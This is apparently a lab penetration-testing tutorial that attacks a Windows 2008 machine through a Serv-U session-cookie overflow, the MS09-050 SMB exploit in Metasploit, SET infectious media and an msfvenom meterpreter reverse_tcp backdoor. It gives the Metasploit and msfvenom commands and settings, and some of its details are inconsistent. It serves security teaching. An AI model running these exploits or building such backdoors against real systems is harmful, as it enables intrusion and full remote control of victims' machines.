Advanced Stack Based Buffer Overflow in File Sharing FTP Application Serve-U

By Niranjaan Reddy, CEH, CHFI, CEI, MCSE, EDRP, ECSA-LPT, ISO-27001

This article illustrates about buffer overflow exploit on windows 2008 R2 server machine in vulnerable Serv-U File sharing application, attack simulation using social engineering toolkit file format exception, SMB corruption using Metasploit Microsoft SRV2.SYS. SMB Negotiate ProcessID Function Table Dereference attack ,attack by using Metasploit backdoors .

Advanced Stack Based Buffer Overflow

In File Sharing Ftp Application Serve-U

This article illustrates about buffer overflow exploit on windows 2008 R2 server machine in vulnerable Serv-U File sharing application, attack simulation using social engineering toolkit file format exception, SMB corruption using Metasploit Microsoft SRV2. SYS. SMB Negotiate ProcessID Function Table Dereference attack, attack by using Metasploit backdoors.

In software, *a stack buffer overflow (also known as stack smashing*) occurs when a program writes to a memory address on the program's call stack outside of the intended data structure; usually a fixed length buffer. Stack buffer overflow bugs are caused when a program writes more data to a buffer located on the stack than there was actually allocated for that buffer. This almost always results in corruption of adjacent data on the stack, and in cases where the overflow was triggered by mistake, will often cause the program to crash or operate incorrectly. This type of overflow is part of the more general class of programming bugs known as buffer overflows. Explaining some key terms here before we move ahead:

Buffer overflow exploit
The attacker overflows a buffer in the program to gain complete access of victim machine. There are two main types of buffer overflow attacks: stack based and heap based.

Metasploit
A collaboration of the open source community and Rapid7. A penetration testing software, Metasploit, helps verify vulnerabilities and manage security assessments. *http://www.metasploit.com/.*

SMB Exploits
SMB stands for Server Message Blocks also known as common internet file system used for providing shared access to files, printers, serial ports. This vulnerability could allow remote code execution if an attacker sent a specially crafted SMB response to a client-initiated SMB request. To exploit the vulnerability, an attacker must convince the user to initiate an SMB connection to a specially crafted SMB server.

Backdoor
A backdoor is a potential security risk that provides a tunnel of gaining access to a program, online service or an entire computer system. These tools allow pen testers /attackers who have found a way of uploading files to web servers to more easily execute commands, explore the file system, download files, map the internal network, etc.

Kali Linux
From the creators of BackTrack comes Kali Linux, the most advanced and versatile penetration testing distribution ever created. BackTrack has grown far beyond its humble roots as a live CD and has now become a full-fledged operating system. *http://www.kali.org/.*

About this signature or vulnerability
This signature detects an SMB Negotiate request with a Process ID other than 0 as well as using an SMB 2.x dialect. This can result in remote code execution on certain versions of Windows.

Risk level
High.

Systems affected
Microsoft Windows Vista, Microsoft Windows Vista: x64, Microsoft Windows Vista: SP1, Microsoft Windows Vista: SP1 x64, Microsoft Windows Serv-

er 2008: Itanium, Microsoft Windows Server 2008: x32, Microsoft Windows Server 2008: x64, Microsoft Windows Vista: SP2 x64, Microsoft Windows Vista: SP2, Microsoft Windows Server 2008: SP2 x32, Microsoft Windows Server 2008: SP2 x64, Microsoft Windows Server 2008: SP2 Itanium.

Type

Unauthorized Access Attempt.

Vulnerability description

Microsoft Windows could allow a remote attacker to execute arbitrary code on the system, caused by an array indexing error in the `Smb2ValidateProviderCallback()` function within the SRV2.SYS kernel driver when parsing SMB packets. By sending a specially-crafted Server Message Block (SMB) Negotiate Protocol Request, a remote attacker could exploit this vulnerability to dereference out-of-bounds memory to execute arbitrary code on the system or cause the system to crash.

Objective of this article

This article illustrates about attacking windows 2008 R2 client using known vulnerabilities in the OS before applying the security patches released by Microsoft and Anti Virus vendors to address the drafted vulnerabilities in this document.

Crafting the exploit

Advance stack based buffer overflow in File sharing FTP application `Serve-U`.

`Serve-U` application is installed on Window 2008 R2 virtual box machine.

`Serve-U`: Serv-U FTP server for Windows and Linux supports SFTP (SSH), secure FTP (FTPS), web transfers, and remote admin. Access files from anywhere via mobile devices, and avoid data at rest in the DMZ with our MFT gateway. *http://www.serv-u.com/* (Figure 1 and Figure 2).

Setup of Lab for performing this exploit and attack

I am using Oracle virtual box for virtualization of two real time machines as KALI Linux and Windows 2K8.

- Attacker system IP: 192.168.56.103 Kali Linux
- Victim system IP: 192.168.56.102 Windows 2008 Serve-U File share installed
- The victim system requires the following software:
- Immunity debugger for assembly code compilation
- Serv-U ftp application for file sharing.

Root cause for the exploit

It is discovered that the exploitable crash can be reproduced by sending an overly long Session



Figure 1. *Serv-U Application Is Installed on Window 2008 R2 Virtual Box Machine. Web Interface of Serv-U FTP File Sharing Application*



Figure 2. *Web Interface of Serv-U FTP File Sharing Application*

Figure 3. *Start the Server – You ftp the Application and Attach It to Immunity Debugger to Debugg the Stack Assembly*



Figure 4. *Attaching Serv-U to Debugger to Drill Down on Stack Calls Addressing*

cookie to the `Serv-U` application in a HTTP Post request.

Typical HTTTP header for the application

POST / HTTP/1.1

Host: Hostname

Cookie: Session= [96000 characters] / it is the maximum limit of buffer address stack.

I am poisoning the Session variable with malicious scripts to crash the application on Windows 2008 R2.

Immunity Debugger

Immunity Debugger is a powerful new way to write exploits, analyze malware, and reverse engineer binary files. It builds on a solid user interface with function graphing; the industry's first heap analysis tool built specifically for heap creation, and a large and well supported Python API for easy extensibility. *http://www.immunityinc.com/products-immdbg.shtml* (Figure 3 and Figure 4).

Login to the Serve-U application from attacker machine and capture request in burp proxy to intercept. From attacker's kali Linux machine Login to ftp Serv-U application and capture the POST request in burp proxy (Figure 5). Proxy settings for Burp Suite in web browser (Figure 6). HTTP Login POST request captured in burp proxy for fuzzing Session parameter (Figure 7). The first thing we need to learn in order to proceed with this tutorial is how to attack your vulnerable program in a debugger. This is essential when developing a buffer overflow exploit, as it allows us to see what is going on inside the application during the crash that allows a buffer overflow to occur. This information allows us to structure a buffer to be sent to the application in a way that allows us to take control of that programs execution. Session parameter is fuzzed with malicious XSS script to crash the application due to stack based corruption (Figure 8 and Figure 9).



Figure 5. *Login to the Serve-U Application from Attacker Machine and Capturing Request in Burp Proxy to Intercept*



Figure 6. *Settings for Capturing HTTP POST Request in Burp*

Figure 7. *Session Parameter Is Fuzzed with Malicious XSS Script to Crash the Application Due Stack Based Corruption*

Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference

This module exploits an out of bounds function table dereference in the SMB request validation code of the SRV2.SYS driver included with Windows 2K8. Details: This module exploits an out of bounds func-



Figure 8. *Fuzzed Session Value with Long Size Script Input and It is Send to Victim Machine*



Figure 9. *A Crash in Stack Occurs on Victim Machine Due to Buffer Overflow of Session Parameter*

tion table dereference in the SMB request validation code of the SRV2.SYS driver included with Windows Vista, Windows 7 release candidates (not RTM), and Windows 2008 Server prior to R2. Windows Vista without SP1 does not seem affected by this flaw. Vulnerability References:

- *CVE-2009-3103,BID-36299,OSVDB-57799, MSB-MS09-050*
- *http://seclists.org/fulldisclosure/2009/Sep/0039.html*
- *http://www.microsoft.com/technet/security/advisory/975497.mspx*



Figure 10. *On Windows 2K8 Victim Client a Crash Occur Causing Socket un-handle Exception with Several Restart*



Figure 11. *Windows Has Recovered from an Unexpected Shutdown*



Figure 12. *Launching SET Tool on Kali Linux by Typing. /set Command*

Steps to perform this attack is as mentioned below:

- Our attacker machine is Kali Linux open new terminal and type msfconsole at command prompt
- Then Type use exploit `ms09_050_smb_negotiate_func_index`
- Set RHOST 192.168.56.102 RPORT 445 which is our Victim PC (Figure 10 and Figure 11).

Crafting Social Engineering attacks:

Social Engineering Tool

The Social-Engineer Toolkit (SET) is specifically designed to perform advanced attacks against the human element. SET was designed to be released with the *http://www.social-engineer.org* launch and has quickly become a standard tool in a penetration tester's arsenal. SET was written by David Kennedy and with a lot of help from the community it has incorporated attacks never before seen in an exploitation toolset. The attacks built into the toolkit are designed to be targeted and focused attacks against a person or organization used during a penetration test (Figure 12-16).

Figure 13. *Select Option 3 Infectious Media Generator from the Menu*



Figure 14. *Select File Format Exception Exploit for Windows 2K8 R2 Client*

Creating Metasploit Backdoor attacks for victim Win 2K8 client machine

Use command on Kali Linux, I create the payload with the following command:

```
# msfvenom -p windows/meterpreter/reverse_tcp
LHOST=192.168.56.103 LPORT=4444 -f exe > backdoor.exe
```

-p is for payload type
-f is for file type (Figure 17-19)

Set LHOST 192.168.56.103 and set LPORT =4444

```
exploit -j
```

Sessions to check active connections after exploit as shown in the Figure 20.

After this we have the most powerful exploitation shell the meterpreter shell from which we could control the entire system.

Figure 15. *Select Payload as Option 20 from Menu Shown in this Figure Buffer Overflow Exploit*



Figure 16. *Set LHOST =192.168.56.105 Kali Linux IP and LPORT =445*

Figure 17. *Create the Payload with the Following Command: # msfvenom –p windows/meterpreter/reverse_tcp LHOST=192.168.56.103 LPORT=4444 –f exe > backdoor.exe*

NIRANJAN REDDY

Niranjan Reddy is an Information security Evangelist and Expert with 9+ yrs of professional experience and known for various activities and accolades. He is the founder & CTO of NetConclave Systems,an Information Security Consultancy,Trainings & Research firm. He has been closely associated with Pune Police-Indian Police and has supported them very closely in setting up a Hi-Tech Cyber Crime Investigations Lab and also assisted and solved numerous cyber crime cases. He was awarded the prestiguous Commendatory Certificate for sucessfully solving critical cyber crime cases from the Commisioner of Police in the year 2010.He has been awarded 4 years in a row (2009-2012) the prestiguos ECCouncil Circle of Excellence Award as the best Trainer for Certified Ethical Hacker (CEH) in South East Asia by ECCouncil, USA at the Hacker Halted Conference,Miami-Florida-America.He has trained over 500+ till date professionals in Ethical Hacking & Cyber Forensics worldwide. He is also a core member of Data Security Council of India (DSCI) a venture of NASSCOM. He has executed critical Vulnerability,Penetration Testing and Web Application projects in India and abroad. He has been forecasted in major newspapers like Times Of India, Pune Mirror, DNA and Mid-Day and is a Security Advisor for expert opinions for Cyberthreats.



Figure 19. *Use exploit/multi/handler*



Figure 18. *Now Execute this backdoor.exe from win2K8 R2 Client Machine for Backdoor Access*